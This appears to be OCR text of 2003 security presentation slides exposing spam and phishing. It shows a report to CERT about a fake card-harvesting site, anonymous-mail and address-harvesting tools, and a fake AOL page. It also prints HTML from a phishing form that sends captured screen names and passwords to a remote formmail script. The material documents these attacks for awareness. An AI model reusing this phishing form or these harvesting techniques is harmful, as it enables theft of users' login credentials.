
Forgot your password?

□ Keep me signed in on this computer unless I sign out.

Account protection tips | Secure sign in (SSL)

You can also register or sign in using the following service:

Do Your Part to Stop The Madness



----- Original Message -----
From: "Paul Henry" <[redacted]>
To: <cert@cert.org>
Sent: Sunday, July 20, 2003 11:22 PM
Subject: swiftspay credit card harvestng

*** PGP SIGNATURE VERIFICATION ***
*** Status: Good Signature
*** Signer: Paul Henry <[redacted]> (0x077CF5F7)
*** Signed: 7/20/2003 11:22:35 PM
*** Verified: 10/23/2003 10:37:42 PM
*** BEGIN PGP VERIFIED MESSAGE ***

See attachment
Original email that alerted me to the scam
Screen shot and copy of scam webpage at www.swiftspay.com
Screen shot and copy or legit www.swiftpay.com page
DNS and other info on the scam site


I am concerned that hours after I reported this to swiftpay the website is still up and harvesting unsuspecting users credit card numbers

Paul A. Henry MCP+I, MCSE, CFSA, CFSO, CCSA, CCSE, CISM, CISSP, CISA

*** END PGP VERIFIED MESSAGE ***


On with the show……

Anonymous e-mail tools…




Anonymous mail by Howitzer comments on : faction@freemail.com.mk

System Ready



Email Address Harvesting




address

home_center_safe@office.jpg
safe@office101403.html
safe@office.html
hsmarkus@firewallguide.com
feedback@firewallguide.com
firewall-seen@robertgraham.com
firewall-seen2002@reckoning.robertgraham.com
abuse@example.com

Links: 686 | Addresses: 306 | Retreived Links: 452 | Connections: 0

Fake AOL Web Page


New Page 5 - Microsoft Internet Explorer provided by Comcast High-Speed Internet
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
C:\Documents and Settings\Paul Henry\Local Settings\Temp\free.html
Go
Links
AOL.COM
AOL NetFind
Web Centers
My News
Shopping
Community
Download AOL 5.0
My Computer

Submit your information to receive one month of FREE Internet Access. Thankyou AOL Staff.

Screen Name:

Password:

Confirm Password:

☑ For Rapid Respond, Check this.

Log-in

AMERICA ONLINE, INC.

Online Safety: AOL shows parents and kids what Safe Surfin' is all about.

Parental Controls: AOL gives you online screening software for you and your kids (AOL Keyword: Parental Controls).


AOL's Worldwide Services: Special versions of AOL for residents of Canada, Germany, France, United Kingdom, Sweden, Japan, Australia, and Hong Kong.

Privacy Protection: AOL, Inc. provides privacy protection for visitors to the AOL.COM Web site and associated services.

AOL's Year 2000 Program: Find out about the steps AOL is taking to address this issue.

HTML to Harvest AOL Information

```
<form action="http://3633527334/cgi-sys/formmail.pl"
    method="POST">
  <input type="hidden" name="recipient"

    value="bencross@angelfire.com,bencross@123india.com,sun
    bow11@yahoo.com"><input
  type="hidden" name="redirect"
    value="http://www.aol.com/aim/"><input type="hidden"
  name="subject" value="You Got 1!"><p><font
    size="2"><DIVALIGN="CENTER"></p>
  <div align="center"><center><table border="0"
    width="55">
<TBODY>
    <tr>
      <td><table>
<TBODY>
```


Behind Enemy Lines - Premier Services Exposed - Microsoft Internet Explorer provided by Comcast High-Speed Internet
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Media
Address
Go
Links
Internet


http://belps.freewebsites.com/index2.htm

SEARCH THE NET:

Behind Enemy Lines

Chapters

- The Story (Start here)
- Who is Premier Services
- Whois Domain Information
- Nslookup Information
- Contact Information and Photo Gallery *
- Rodona Garst Spam Signatures
- The Mortgage Spams
- The Merchant Spams
- The Pump-And-Dump Stock Spams *
- The Life-Force Spams
- How Premier Services Steals AOL Usernames and Passwords
- Two Years of Premier Services Internal ICQ Message Logs! *
